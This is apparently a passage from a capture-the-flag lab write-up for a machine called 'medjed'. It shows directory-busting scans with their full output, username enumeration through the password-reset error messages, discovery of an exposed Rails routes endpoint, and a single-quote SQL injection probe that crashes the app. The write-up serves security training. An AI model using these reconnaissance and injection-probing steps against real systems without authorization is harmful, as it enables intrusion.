
According to the docs, new LSP applications can be deployed here, provided the required files are already present on the server. It’s potentially another escalation path, I’ll revisit this once a foothold is gained.

TCP45332, TCP45443 - Quiz App:

Port 45332 is running a very simple PHP app that presents 4 multiple-choice questions, and shows the answers afterwards.

It doesn’t send any requests out, everything is handled by JavaScript.


Directory busting also found phpinfo.php:
┌──(ch3ng㉿localhost)-[~/machines/medjed] └─$ gobuster dir -u http://192.168.200.127:45332 -w /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt -t 100 =============================================================== Gobuster v3.6 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) =============================================================== [+] Url: http://192.168.200.127:45332 [+] Method: GET [+] Threads: 100 [+] Wordlist: /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt [+] Negative Status codes: 404 [+] User Agent: gobuster/3.6 [+] Timeout: 10s =============================================================== Starting gobuster in directory enumeration mode =============================================================== /index.html (Status: 200) [Size: 887] /.htaccess (Status: 403) [Size: 308] /. (Status: 200) [Size: 887] /styles.css (Status: 200) [Size: 1266] /phpinfo.php (Status: 200) [Size: 90795] /.html (Status: 403) [Size: 308] /script.js (Status: 200) [Size: 3023]
It reveals the app’s web root: C:\xampp\htdocs. It might be important for later.
TCP33033 - Rails App:

Port 33033 is a Rails app. The landing page simply lists all the users and their profiles. There doesn’t seem to be any naming convention, with multiple username formats found. Jerren appears to be the sysadmin, based on his username jerren.devops.
The button at the top right leads to a login page.

The login form does not seem injectable, and it does not return any error messages either.

There’s also a password reset function, which requires entering a reminder phrase. I tried with admin but failed. The error message did however tell me that the user does not exist.

For example, joe.webb gives a different error:

Other than that, there’s not much more to look at. Since I don’t see any paths forward here, I’ll review what feroxbuster found in the background.
NOTE: According to the official walkthrough, the intended path here is to look at Jerren’s profile, guess his reminder phrase is “paranoid” to reset his password and log in to the app. I didn’t figure this out when I worked on the box, so I did it another way. I find the guessing part rather far-fetched, and having this as the intended path seems somewhat questionable in my opinion.
Slug Endpoint:
┌──(ch3ng㉿localhost)-[~/machines/medjed] └─$ feroxbuster -u http://192.168.200.127:33033 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 10 ___ ___ __ __ __ __ __ ___ |__ |__ |__) |__) | / ` / \ \_/ | | \ |__ | |___ | \ | \ | \__, \__/ / \ | |__/ |___ by Ben "epi" Risher 🤓 ver: 2.11.0 ───────────────────────────┬────────────────────── 🎯 Target Url │ http://192.168.200.127:33033 🚀 Threads │ 10 📖 Wordlist │ /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt 👌 Status Codes │ All Status Codes! 💥 Timeout (secs) │ 7 🦡 User-Agent │ feroxbuster/2.11.0 💉 Config File │ /etc/feroxbuster/ferox-config.toml 🔎 Extract Links │ true 🏁 HTTP methods │ [GET] 🔃 Recursion Depth │ 4 ───────────────────────────┴────────────────────── 🏁 Press [ENTER] to use the Scan Management Menu™ ────────────────────────────────────────────────── 404 GET 1183l 2424w -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter 200 GET 119l 187w 3708c http://192.168.200.127:33033/users 200 GET 43l 86w 1630c http://192.168.200.127:33033/users/reminder 302 GET 1l 5w 673c http://192.168.200.127:33033/rails/active_storage/blobs/eyJfcmFpbHMiOnsibWVzc2FnZSI6IkJBaHBDdz09IiwiZXhwIjpudWxsLCJwdXIiOiJibG9iX2lkIn19--6c04dcc2bccb7faf94f362af6b374bf4a6202f92/image.jpeg => http://192.168.200.127:33033/rails/active_storage/disk/eyJfcmFpbHMiOnsibWVzc2FnZSI6IkJBaDdDRG9JYTJWNVNTSWhlbUkzWkRGME9EY3dibW80TlROak1uVm5ZV2R3TjNvd04zUnpid1k2QmtWVU9oQmthWE53YjNOcGRHbHZia2tpUDJsdWJHbHVaVHNnWm1sc1pXNWhiV1U5SW1sdFlXZGxMbXB3WldjaU95Qm1hV3hsYm1GdFpTbzlWVlJHTFRnbkoybHRZV2RsTG1wd1pXY0dPd1pVT2hGamIyNTBaVzUwWDNSNWNHVkpJZzlwYldGblpTOXFjR1ZuQmpzR1ZBPT0iLCJleHAiOiIyMDI1LTA4LTI2VDEzOjAxOjM4LjA3NloiLCJwdXIiOiJibG9iX2tleSJ9fQ==--06a3ccf468a9206beeff426684fa707eb9f502d3/image.jpeg?content_type=image%2Fjpeg&disposition=inline%3B+filename%3D%22image.jpeg%22%3B+filename%2A%3DUTF-8%27%27image.jpeg 302 GET 1l 5w 676c http://192.168.200.127:33033/rails/active_storage/blobs/eyJfcmFpbHMiOnsibWVzc2FnZSI6IkJBaHBCdz09IiwiZXhwIjpudWxsLCJwdXIiOiJibG9iX2lkIn19--64a4832c53ff2cb3aeb198d3f3a4782aed180bac/image2.jpeg => http://192.168.200.127:33033/rails/active_storage/disk/eyJfcmFpbHMiOnsibWVzc2FnZSI6IkJBaDdDRG9JYTJWNVNTSWhkVGczZFRsd01tUjNPR05pY25Zd2JuUnBlbmswZDJaNVkySXdNd1k2QmtWVU9oQmthWE53YjNOcGRHbHZia2tpUVdsdWJHbHVaVHNnWm1sc1pXNWhiV1U5SW1sdFlXZGxNaTVxY0dWbklqc2dabWxzWlc1aGJXVXFQVlZVUmkwNEp5ZHBiV0ZuWlRJdWFuQmxad1k3QmxRNkVXTnZiblJsYm5SZmRIbHdaVWtpRDJsdFlXZGxMMnB3WldjR093WlUiLCJleHAiOiIyMDI1LTA4LTI2VDEzOjAxOjM4LjgwMVoiLCJwdXIiOiJibG9iX2tleSJ9fQ==--eab697035b3579b6ed9b8ea6945e56fa78259b6c/image2.jpeg?content_type=image%2Fjpeg&disposition=inline%3B+filename%3D%22image2.jpeg%22%3B+filename%2A%3DUTF-8%27%27image2.jpeg 302 GET 1l 5w 791c http://192.168.200.127:33033/rails/active_storage/blobs/eyJfcmFpbHMiOnsibWVzc2FnZSI6IkJBaHBDUT09IiwiZXhwIjpudWxsLCJwdXIiOiJibG9iX2lkIn19--3abb79eaf1dd95d8aba0c814ccb65dd30795f4d4/thiscatdoesnotexist.com.jpeg => http://192.168.200.127:33033/rails/active_storage/disk/eyJfcmFpbHMiOnsibWVzc2FnZSI6IkJBaDdDRG9JYTJWNVNTSWhlWGR2WWpKbFkyOHdhWE4wY25ReGJ6WnhiV3BtWW1wdmRuQmxPUVk2QmtWVU9oQmthWE53YjNOcGRHbHZia2tpWTJsdWJHbHVaVHNnWm1sc1pXNWhiV1U5SW5Sb2FYTmpZWFJrYjJWemJtOTBaWGhwYzNRdVkyOXRMbXB3WldjaU95Qm1hV3hsYm1GdFpTbzlWVlJHTFRnbkozUm9hWE5qWVhSa2IyVnpibTkwWlhocGMzUXVZMjl0TG1wd1pXY0dPd1pVT2hGamIyNTBaVzUwWDNSNWNHVkpJZzlwYldGblpTOXFjR1ZuQmpzR1ZBPT0iLCJleHAiOiIyMDI1LTA4LTI2VDEzOjAxOjQwLjQ1MloiLCJwdXIiOiJibG9iX2tleSJ9fQ==--d5ba856cbc909a3bd7cf6f569ee320c42a0581c4/thiscatdoesnotexist.com.jpeg?content_type=image%2Fjpeg&disposition=inline%3B+filename%3D%22thiscatdoesnotexist.com.jpeg%22%3B+filename%2A%3DUTF-8%27%27thiscatdoesnotexist.com.jpeg 302 GET 1l 5w 673c http://192.168.200.127:33033/rails/active_storage/blobs/eyJfcmFpbHMiOnsibWVzc2FnZSI6IkJBaHBDQT09IiwiZXhwIjpudWxsLCJwdXIiOiJibG9iX2lkIn19--ef2f596261aa7e3da359c4d8f5a9a83b6860d11b/image.jpeg => http://192.168.200.127:33033/rails/active_storage/disk/eyJfcmFpbHMiOnsibWVzc2FnZSI6IkJBaDdDRG9JYTJWNVNTSWhNakJwTVc5cGRUZzNkbXhqYkRNMWVHUTJablp6T0RZMmJuRmlaUVk2QmtWVU9oQmthWE53YjNOcGRHbHZia2tpUDJsdWJHbHVaVHNnWm1sc1pXNWhiV1U5SW1sdFlXZGxMbXB3WldjaU95Qm1hV3hsYm1GdFpTbzlWVlJHTFRnbkoybHRZV2RsTG1wd1pXY0dPd1pVT2hGamIyNTBaVzUwWDNSNWNHVkpJZzlwYldGblpTOXFjR1ZuQmpzR1ZBPT0iLCJleHAiOiIyMDI1LTA4LTI2VDEzOjAxOjQwLjY1MloiLCJwdXIiOiJibG9iX2tleSJ9fQ==--d3de54c53bf80cc1798c2e5e8670d5be97d09041/image.jpeg?content_type=image%2Fjpeg&disposition=inline%3B+filename%3D%22image.jpeg%22%3B+filename%2A%3DUTF-8%27%27image.jpeg 200 GET 43l 78w 1523c http://192.168.200.127:33033/login 200 GET 119l 187w 3708c http://192.168.200.127:33033/ 200 GET 725l 1230w 18286c http://192.168.200.127:33033/rails/info/routes 404 GET 1223l 2564w 39772c http://192.168.200.127:33033/assets 302 GET 1l 5w 100c http://192.168.200.127:33033/logout => http://192.168.200.127:33033/login 200 GET 67l 181w 1722c http://192.168.200.127:33033/404 404 GET 0l 0w 37323c http://192.168.200.127:33033/267 200 GET 66l 165w 1635c http://192.168.200.127:33033/500 200 GET 67l 176w 1705c http://192.168.200.127:33033/422 404 GET 1l 3w 14c http://192.168.200.127:33033/cable [>-------------------] - 9m 9361/220574 3h found:16 errors:29 🚨 Caught ctrl+c 🚨 saving scan state to ferox-http_192_168_200_127:33033-1756213531.state ... [>-------------------] - 9m 9362/220574 3h found:16 errors:29 [>-------------------] - 9m 9323/220545 17/s http://192.168.200.127:33033/
The directory scan found an interesting endpoint /rails/info/routes.

According to the Rails docs, this endpoint lists out all the available routes, and it’s only available if the app is running in development mode. Most of them requires authentication, but /slug doesn’t.

A slug typically refers to a short user- or SEO-friendly text used in URLs to identify and describe a resource. Looks like the endpoint is for generating slugs based on a user’s profile.
I tried searching with several usernames found earlier, but it never returns any results. Then I tried searching with asdf', and it crashed with a full stack trace.
